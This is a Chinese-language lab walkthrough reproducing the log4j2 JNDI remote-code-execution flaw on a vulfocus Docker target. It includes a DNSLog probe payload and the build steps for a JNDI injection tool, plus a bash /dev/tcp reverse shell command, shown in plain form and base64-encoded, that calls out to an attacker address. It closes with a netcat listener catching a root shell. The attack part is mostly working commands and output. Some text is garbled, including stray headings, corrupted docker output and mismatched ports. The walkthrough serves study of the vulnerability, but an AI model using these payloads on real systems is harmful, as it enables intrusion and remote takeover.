

# log4j2


## 环境搭建

靶机: Ubuntu 5.4.0-117-generic  
攻击机: kali 5.16.0-kali7-amd64


```
#首先拉一个docker镜像
docker pull vulfocus/vulfocus
#查看镜像
docker images
#启动
docker run -d -p 8081:80 -v /var/run/docker.sock:/var/run/docker.sock -e
VUL_IP=172.16.124.129 vulfocus/vulfocus
```

```
root@ubuntu:/# docker pull vulfocus/vulfocus
Using default tag: latest
latest: Pulling from vulfocus/vulfocus
e4d61adff207: Pull complete
4ff1945c072b: Pull complete
ff5b10aec998: Pull complete
f2de8c754e45: Pull complete
ade1762e7602: Pull complete
2f2b2e030155: Pull complete
fa63e4e5310b: Pull complete
7c5288a5b779: Pull complete
b471a205de6e: Pull complete
b6fac3683132: Pull complete
ubuntu/Software : Pull complete
b729f17b98a0: Pull complete
a273ddcd697a: Pull complete
Digest: sha256:8c3d8e1499581c9839992ffeee4e51fa329de70did53b0411ccfaebc488cd0dd
Status: Downloaded newer image for vulfocus/vulfocus:latest
docker.io/vulfocus/vulfocus:latest
root@ubuntu:/# docker images
REPOSITORY          TAG             IMAGE ID        CREATED         SIZE
vulfocus/vulfocus  latest         065610407810   3 months ago   1.17GB
```

浏览器中访问目标IP的8081端口:




查看镜像, 将log4j漏洞的镜像拉取下来:




## 漏洞复现

在首页启动log4j镜像：



访问此地址：

镜像信息 

访问地址 172.16.124.129:60067

映射端口: 8080:60067


名称: log4j2-rce-2021-12-09

描述: log4j2-rce-2021-12-09

Flag

请输入Flag: 格式flag-{xxxxxxxx}

提交




## Struts Problem Report

?????

## Struts

进行DNSLog验证:



点击get subdomain得到一个dns: 72lrrx.dnslog.cn


使用bp对<http://172.16.124.129:60067/>页面抓包:




修改参数:




直接发包会报错, 需要对\${jndi:ldap://72lrrx.dnslog.cn}进行编码




发到repeater模块查看:



发包:



查看DNSLog页面，点击Refresh Record:



DNSLog网站收到解析记录，说明这里有log4j的漏洞。

## JNDI注入反弹shell:

利用JNDI注入工具在攻击机上开启JNDI服务器，在攻击机Kali中安装:

```
git clone https://github.com/sayers522/JNDI-Injection-Exploit.git
```

进入目录，使用mvn工具打包:

```
#未进行安装的话，安装mvn
apt install maven -y
#打包
mvn clean package -DskipTests
```

会生成一个target文件夹:


```
(root@kali)-[/home/kali/桌面/JNDI-Injection-Exploit]
# ll
总用量 24
-rw-r--r-- 1 kali kali 1066 6月 16 14:27 LICENSE
-rw-r--r-- 1 kali kali 4720 6月 16 14:27 pom.xml
-rw-r--r-- 1 kali kali 330 6月 16 14:27 README.md
drwxr-xr-x 4 kali kali 4096 6月 16 14:27 src
drwxr-xr-x 9 root root 4096 6月 16 14:43 target

(root@kali)-[/home/kali/桌面/JNDI-Injection-Exploit]
#
```

生成payload:

```
bash -i >& /dev/tcp/192.168.6.212/1234 0>&1
```

将其进行base64编码:



#生成payload

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjYuMjEyLzEzODkgMD4mMQ==}|{base64,-d}|{bash,-i}" -A "192.168.6.212"
```

```
(root@kali)-[/home/kali/桌面/JNDI-Injection-Exploit/target]
# java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjYuMjEyLzEzODkgMD4mMQ==}|{base64,-d}|{bash,-i}" -A "192.168.6.212"
[ADDRESS] >> 192.168.6.212
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjYuMjEyLzEzODkgMD4mMQ==}|{base64,-d}|{bash,-i}

-----JNDI Links-----
Target environment(Build in JDK whose trustURLCodebase is false and have Tomc
at 8+ or SpringBoot 1.2.x+ in classpath):
rmi://192.168.6.212:1099/ExploitBypass
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.6.212:1099/Exploit
ldap://192.168.6.212:1389/Exploit
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.6.212:1099/Exploit7
ldap://192.168.6.212:1389/Exploit7

-----Server Log-----
2022-06-16 14:52:49 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-06-16 14:52:49 [RMISERVER] >> Listening on 0.0.0.0:1099
2022-06-16 14:52:50 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

```
rmi://192.168.6.212:1099/ExploitBypass
```


反弹shell:

监听端口1234:

```
nc -lvvp 1234
```

```
(root@kali)-[~]  
# nc -lvvp 12312  
listening on [any] 12312 ...  
█
```

将payload进行url编码:



放包, 看是否反弹:

```
$ nc -lvp 1234  
listening on [any] 1234 ...  
192.168.6.183: inverse host lookup failed: Unknown host  
connect to [192.168.6.212] from (UNKNOWN) [192.168.6.183] 44476  
bash: cannot set terminal process group (1): Inappropriate ioctl for device  
bash: no job control in this shell  
root@0c1d93c706e5:/demo# █
```

反弹成功。